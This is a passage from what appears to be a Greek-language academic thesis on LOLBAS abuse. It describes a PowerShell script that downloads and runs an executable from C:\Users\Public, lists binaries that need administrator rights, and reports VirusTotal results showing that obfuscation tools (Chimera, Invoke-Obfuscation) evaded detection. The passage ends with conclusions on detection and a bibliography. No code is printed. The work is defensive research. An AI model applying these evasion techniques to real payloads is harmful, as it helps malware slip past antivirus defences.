Στη συνέχεια, ο χρήστης εκτελεί το αρχείο «magg0t-obf.ps1». Το αρχείο «7zip.exe» κατεβαίνει, αποθηκεύεται στον φάκελο «C:\Users\Public» και στη συνέχεια εκτελείται. Ορισμένα LOLBAS απαιτούν δικαιώματα διαχειριστή για να λειτουργήσουν σωστά. Σε περίπτωση που δεν υπάρχουν τα απαραίτητα δικαιώματα, προκύπτουν σφάλματα, όπως φαίνεται στην εικόνα παρακάτω, όπου το Advpack απέτυχε να εκτελεστεί μετά τη λήψη του αρχείου.




Αν εκτελέσουμε το «magg0t.ps1» με δικαιώματα διαχειριστή, οι εντολές εκτελούνται κανονικά, όπως φαίνεται στην εικόνα παρακάτω.




Τα LOLBAS που απαιτούν δικαιώματα διαχειριστή περιλαμβάνουν τα: Forfiles, Conhost, Tttracer, Wmic, Advpack και Ieadvpack.

5.2 Ανάλυση Αποτελεσματικότητας

Στο τελευταίο στάδιο, το τελικό αρχείο που περιέχει τις κρυπτογραφημένες εντολές ανεβαίνει στην πλατφόρμα VirusTotal, ώστε να ελεγχθεί η αποτελεσματικότητα των τεχνικών απόκρυψης που εφαρμόστηκαν. Η ανάλυση των αποτελεσμάτων από την πλατφόρμα θα μας δείξει κατά πόσο οι τεχνικές που χρησιμοποιήθηκαν ήταν επιτυχημένες στο να παρακάμψουν εργαλεία ανίχνευσης κακόβουλου λογισμικού.
Αρχικά ανεβάζουμε το αρχείο «magg0t.ps1» το οποίο, όπως περιμέναμε, δεν ενεργοποιεί κάποιο λογισμικό.




Στη συνέχεια ανεβάζουμε και τα υπόλοιπα.
Το αρχείο που εξήγαγε το «Chameleon» ενεργοποίησε κάποια λογισμικά:




Το «Chimera» και το «Invoke Obfuscation» δεν ενεργοποίησαν κανένα.

Chimera:



Invoke Obfuscation:



ΚΕΦΑΛΑΙΟ 6: ΣΥΜΠΕΡΑΣΜΑΤΑ ΚΑΙ ΜΕΛΛΟΝΤΙΚΕΣ ΕΞΕΛΙΞΕΙΣ

Το LOLBAS project (Living Off The Land Binaries and Scripts) έχει γίνει ένας απαραίτητος πόρος στην κυβερνοασφάλεια, προσφέροντας έναν ολοκληρωμένο κατάλογο νόμιμων εκτελέσιμων αρχείων, σεναρίων και βιβλιοθηκών που οι επιτιθέμενοι μπορούν να εκμεταλλευτούν για κακόβουλους σκοπούς. Καθώς οι απειλές στον κυβερνοχώρο συνεχίζουν να εξελίσσονται, το μέλλον του LOLBAS είναι έτοιμο να διαδραματίσει κρίσιμο ρόλο τόσο στις αμυντικές όσο και στις επιθετικές στρατηγικές ασφαλείας. Με την αυξανόμενη πολυπλοκότητα των επιθέσεων στον κυβερνοχώρο, η βάση δεδομένων πιθανότατα θα επεκταθεί, ενσωματώνοντας πιο εξελιγμένα και λιγότερο γνωστά εκτελέσιμα αρχεία που ενδέχεται να αξιοποιήσουν οι επιτιθέμενοι.

Τα επόμενα χρόνια, η ενσωμάτωση των LOLBAS σε προηγμένα συστήματα ανίχνευσης και αντιμετώπισης απειλών θα γίνει πιο διαδεδομένη. Τα συστήματα ασφάλειας πληροφοριών και διαχείρισης συμβάντων (SIEM) και οι πλατφόρμες ανίχνευσης και απόκρισης τελικών σημείων (EDR) αναμένεται να ενσωματώσουν δεδομένα κακόβουλης χρήσης των LOLBAS για την ενίσχυση των δυνατοτήτων ανίχνευσής των εκάστοτε απειλών. Με αυτόν τον τρόπο, αυτά τα συστήματα μπορούν να εντοπίσουν και να επισημάνουν πιο αποτελεσματικά ύποπτες δραστηριότητες που περιλαμβάνουν τη χρήση νόμιμων εργαλείων για κακόβουλους σκοπούς. Η ενσωμάτωση αυτή όχι μόνο θα βελτιώσει την ακρίβεια της ανίχνευσης απειλών, αλλά θα μειώσει επίσης τον χρόνο που απαιτείται για την αντιμετώπιση και τον μετριασμό πιθανών περιστατικών ασφάλειας, ενισχύοντας έτσι τη συνολική στάση των οργανισμών στον κυβερνοχώρο. Παράλληλα, η χρήση διαφόρων μεθόδων για το αποτελεσματικό εντοπισμό και αυτοματοποιημένη αποκωδικοποίηση συσκοτισμένου κώδικα [41,42,43] προβλέπεται ότι θα απλοποιήσει αρκετά το πρόβλημα, καθώς πλέον θα μπορούν τα διάφορα λογισμικά αντιμετώπισης να εντοπίσουν την κακόβουλη χρήση πιο έγκαιρα.

Καθώς οι ψηφιακές απειλές εξελίσσονται, η ανάγκη για συνεχείς ενημερώσεις και συνεισφορές από ερευνητές ασφάλειας, αναλυτές και επαγγελματίες θα είναι όλο και πιο κρίσιμη. Στο μέλλον, πιθανότατα θα υπάρξει αύξηση της συμμετοχής της κοινότητας, με περισσότερα άτομα και οργανισμούς να συνεισφέρουν τα ευρήματα και τις εμπειρίες τους για την εκμετάλλευση των LOLBAS. Αυτή η συλλογική γνώση θα διασφαλίσει ότι η βάση δεδομένων για LOLBAS εκμετάλλευση των παραμένει ενήμερη και ολοκληρωμένη, παρέχοντας έναν πολύτιμο πόρο για τον εντοπισμό και την άμυνα ενάντια σε προηγμένες επίμονες απειλές (APTs) και άλλες εξελιγμένες επιθέσεις στον κυβερνοχώρο.

Καθώς αυξάνεται η ευαισθητοποίηση, η συμμετοχή σε προγράμματα εκπαίδευσης και κατάρτισης στον κυβερνοχώρο θα επεκταθεί. Η εκπαίδευση της επόμενης γενιάς επαγγελματιών στον τομέα της ασφάλειας στον κυβερνοχώρο για την αναγνώριση και κατανόηση της φύσης διπλής χρήσης των νόμιμων εργαλείων θα είναι ζωτικής σημασίας. Τα μελλοντικά προγράμματα σπουδών για πιστοποιήσεις κυβερνοασφάλειας και ακαδημαϊκά προγράμματα αναμένεται να περιλαμβάνουν ενότητες για LOLBAS, διδάσκοντας στους επαγγελματίες πώς να εντοπίζουν και να ανταποκρίνονται σε απειλές που χρησιμοποιούν αυτά τα εργαλεία. Επιπλέον, οι πρακτικές ασκήσεις και οι προσομοιώσεις που χρησιμοποιούν δεδομένα LOLBAS θα βοηθήσουν τους εκπαιδευόμενους να αναπτύξουν πρακτικές δεξιότητες στον εντοπισμό και τον μετριασμό των πραγματικών επιθέσεων, συμβάλλοντας τελικά σε ένα πιο καταρτισμένο και προετοιμασμένο προσωπικό στον κυβερνοχώρο.

ΒΙΒΛΙΟΓΡΑΦΙΑ – ΠΗΓΕΣ

[1]. https://lolbas-project.github.io/

[2]. https://www.virustotal.com/

[3]. https://github.com/danielbohannon/Invoke-Obfuscation

[4]. https://github.com/tokyoneon/Chimera

[5]. https://github.com/klezVirus/chameleon

[6]. Barr-Smith, F., Ugarte-Pedrero, X., Graziano, M., Spolaor, R., & Martinovic, I. (2021, May). Survivalism: Systematic analysis of windows malware living-off-the-land. In 2021 IEEE Symposium on Security and Privacy (SP) (pp. 1557-1574). IEEE.

[7]. Balakrishnan, A., & Schulze, C. (2005). Code obfuscation literature survey. CS701 Construction of compilers, 19, 31.

[8]. You, I., & Yim, K. (2010, November). Malware obfuscation techniques: A brief survey. In 2010 International conference on broadband, wireless computing, communication and applications (pp. 297-300). IEEE.

[9]. Menn, J. (2019). Cult of the dead cow: how the original hacking Supergroup might just save the world. Hachette UK.

[10]. Kushner, D. (2013). The real story of stuxnet. ieee Spectrum, 50(3), 48-53.

[11]. Stojanović, B., Hofer-Schmitz, K., & Kleb, U. (2020). APT datasets and attack modeling for automated detection methods: A review. Computers & Security, 92, 101734.

[12]. Kulasekera, K. K. (2017). Detecting and Investigating Windows Management Instrumentation (WMI) Based Remote Attacks in Windows Operating Systems (Doctoral dissertation).

[13]. Mohanta, A., Saldanha, A., Mohanta, A., & Saldanha, A. (2020). Windows internals. Malware Analysis and Detection Engineering: A Comprehensive Approach to Detect and Analyze Modern Malware, 123-162.

[14]. Morales, J. A., Al-Bataineh, A., Xu, S., & Sandhu, R. (2010). Analyzing and exploiting network behaviors of malware. In Security and Privacy in Communication Networks: 6th Iternational ICST Conference, SecureComm 2010, Singapore, September 7-9, 2010. Proceedings 6 (pp. 20-34). Springer Berlin Heidelberg.

[15]. Huebner, E., & Bem, D. (2008). Forensic Extraction of EFS-Encrypted Files in Live System Investigation. Journal of Digital Forensic Practice, 2(1), 1-12.

[16]. Oosthoek, K., & Doerr, C. (2019). Sok: Att&ck techniques and trends in windows malware. In Security and Privacy in Communication Networks: 15th EAI International Conference,

SecureComm 2019, Orlando, FL, USA, October 23-25, 2019, Proceedings, Part I 15 (pp. 406-425). Springer International Publishing.

[17]. Kazanciyan, R., & Hastings, M. (2014). Investigating powershell attacks. Black Hat, 25.

[18]. Liguori, P., Marescalco, C., Natella, R., Orbinato, V., & Pianese, L. (2024). The Power of Words: Generating PowerShell Attacks from Natural Language. arXiv preprint arXiv:2404.12893.

[19]. Sohan, M. F., & Basalamah, A. (2020). A systematic literature review and quality analysis of Javascript malware detection. IEEE Access, 8, 190539-190552.

[20]. Dizon, J., Galang, L., & Cruz, M. (2010). Understanding WMI Malware. Technical Report. Trend Micro.

[21]. Graeber, M. (2015). Abusing windows management instrumentation (wmi) to build a persistent, asyncronous, and fileless backdoor. Black Hat. Las Vegas, NV, USA.

[22]. Khushali, V. (2020). A Review on Fileless Malware Analysis Techniques. International Journal of Engineering Research & Technology (IJERT), 9(05).

[23]. Koutsokostas, V., Lykousas, N., Apostolopoulos, T., Orazi, G., Ghosal, A., Casino, F., ... & Patsakis, C. (2022). Invoice# 31415 attached: Automated analysis of malicious Microsoft Office documents. Computers & Security, 114, 102582.

[24]. Kose, Y., Ozer, M., Bastug, M., Varlioglu, S., Basibuyuk, O., & Ponnakanti, H. P. (2021, December). Developing Cybersecurity Workforce: Introducing CyberSec Labs for Industry Standard Cybersecurity Training. In 2021 International Conference on Computational Science and Computational Intelligence (CSCI) (pp. 716-721). IEEE.

[25]. Demmer, S. Detecting „Living-off-the-Land" Attacker Techniques in Microsoft Windows.

[26]. Crowley, M. (2010). Scripting and Automating Internet Explorer. In Pro Internet Explorer 8 & 9 Development: Developing Powerful Applications for the Next Generation of IE (pp. 363-373). Berkeley, CA: Apress.

[27]. Kara, I. (2023). Fileless malware threats: Recent advances, analysis approach through memory forensics and research challenges. Expert Systems with Applications, 214, 119133.

[28]. Lynn, B., Prabhakaran, M., & Sahai, A. (2004, May). Positive results and techniques for obfuscation. In International conference on the theory and applications of cryptographic techniques (pp. 20-39). Berlin, Heidelberg: Springer Berlin Heidelberg.

[29]. Goldwasser, S., & Rothblum, G. N. (2007). On best-possible obfuscation. In Theory of Cryptography: 4th Theory of Cryptography Conference, TCC 2007, Amsterdam, The Netherlands, February 21-24, 2007. Proceedings 4 (pp. 194-213). Springer Berlin Heidelberg.

[30]. https://www.politoinc.com/post/2020/05/20/weaponizing-windows-binaries-and-scripts-lolbas-whats-old-is-new-again

[31]. Elmastaş, M. S., & Eyüpoğlu, C. (2023). Detection of Current Attacks in Active Directory Environment with Log Correlation Methods. Journal of Aeronautics & Space Technologies/Havacilik ve Uzay Teknolojileri Dergisi.

[32]. Stamp, R. (2022). Living-off-the-land abuse detection using natural language processing and supervised learning. arXiv preprint arXiv:2208.12836.

[33]. Ning, R., Bu, W., Yang, J., & Duan, S. (2023, August). A Survey of Detection Methods Research on Living-Off-The-Land Techniques. In 2023 IEEE International Conference on Sensors, Electronics and Computer Engineering (ICSECE) (pp. 159-164). IEEE.

[34]. González-Granadillo, G., González-Zarzosa, S., & Diaz, R. (2021). Security information and event management (SIEM): analysis, trends, and usage in critical infrastructures. Sensors, 21(14), 4759.

[35]. Karantzas, G., & Patsakis, C. (2021). An empirical assessment of endpoint detection and response systems against advanced persistent threats attack vectors. Journal of Cybersecurity and Privacy, 1(3), 387-421.

[36]. Barhami, Y. E., Aroussi, H. K., & Bensaid, C. (2022, May). From Firewall and Proxy to IBM QRadar SIEM. In International Conference on Advanced Intelligent Systems for Sustainable Development (pp. 199-204). Cham: Springer Nature Switzerland.

[37]. Devi, V. K., Asha, S., Umamaheswari, E., & Bacanin, N. (2023, April). A Comprehensive Review on Various Artificial Intelligence Based Techniques and Approaches for Cyber Security. In International Conference on Information and Communication Technology for Intelligent Systems (pp. 303-314). Singapore: Springer Nature Singapore.

[38]. Henriksen, N. (2016). Microsoft System Center Endpoint Protection Cookbook. Packt Publishing Ltd.

[39]. Orans, L. H., D'Hoinne, J., & Chessman, J. (2020). Market Guide for Network Detection and Response.

[40]. Patsakis, Constantinos, and Anargyros Chrysanthou. "Analysing the fall 2020 Emotet campaign." arXiv preprint arXiv:2011.06479 (2020).

[41]. Lachaux, Marie-Anne, et al. "DOBF: A deobfuscation pre-training objective for programming languages." Advances in Neural Information Processing Systems 34 (2021): 14967-14979.

[42]. Patsakis, Constantinos, Fran Casino, and Nikolaos Lykousas. "Assessing llms in malicious code deobfuscation of real-world malware campaigns." Expert Systems (2024).

[43]. Li, Ruijie, et al. "PowerPeeler: A Precise and General Dynamic Deobfuscation Method for PowerShell Scripts." Proceedings of the 2024 on ACM SIGSAC Conference on Computer and Communications Security. 2024.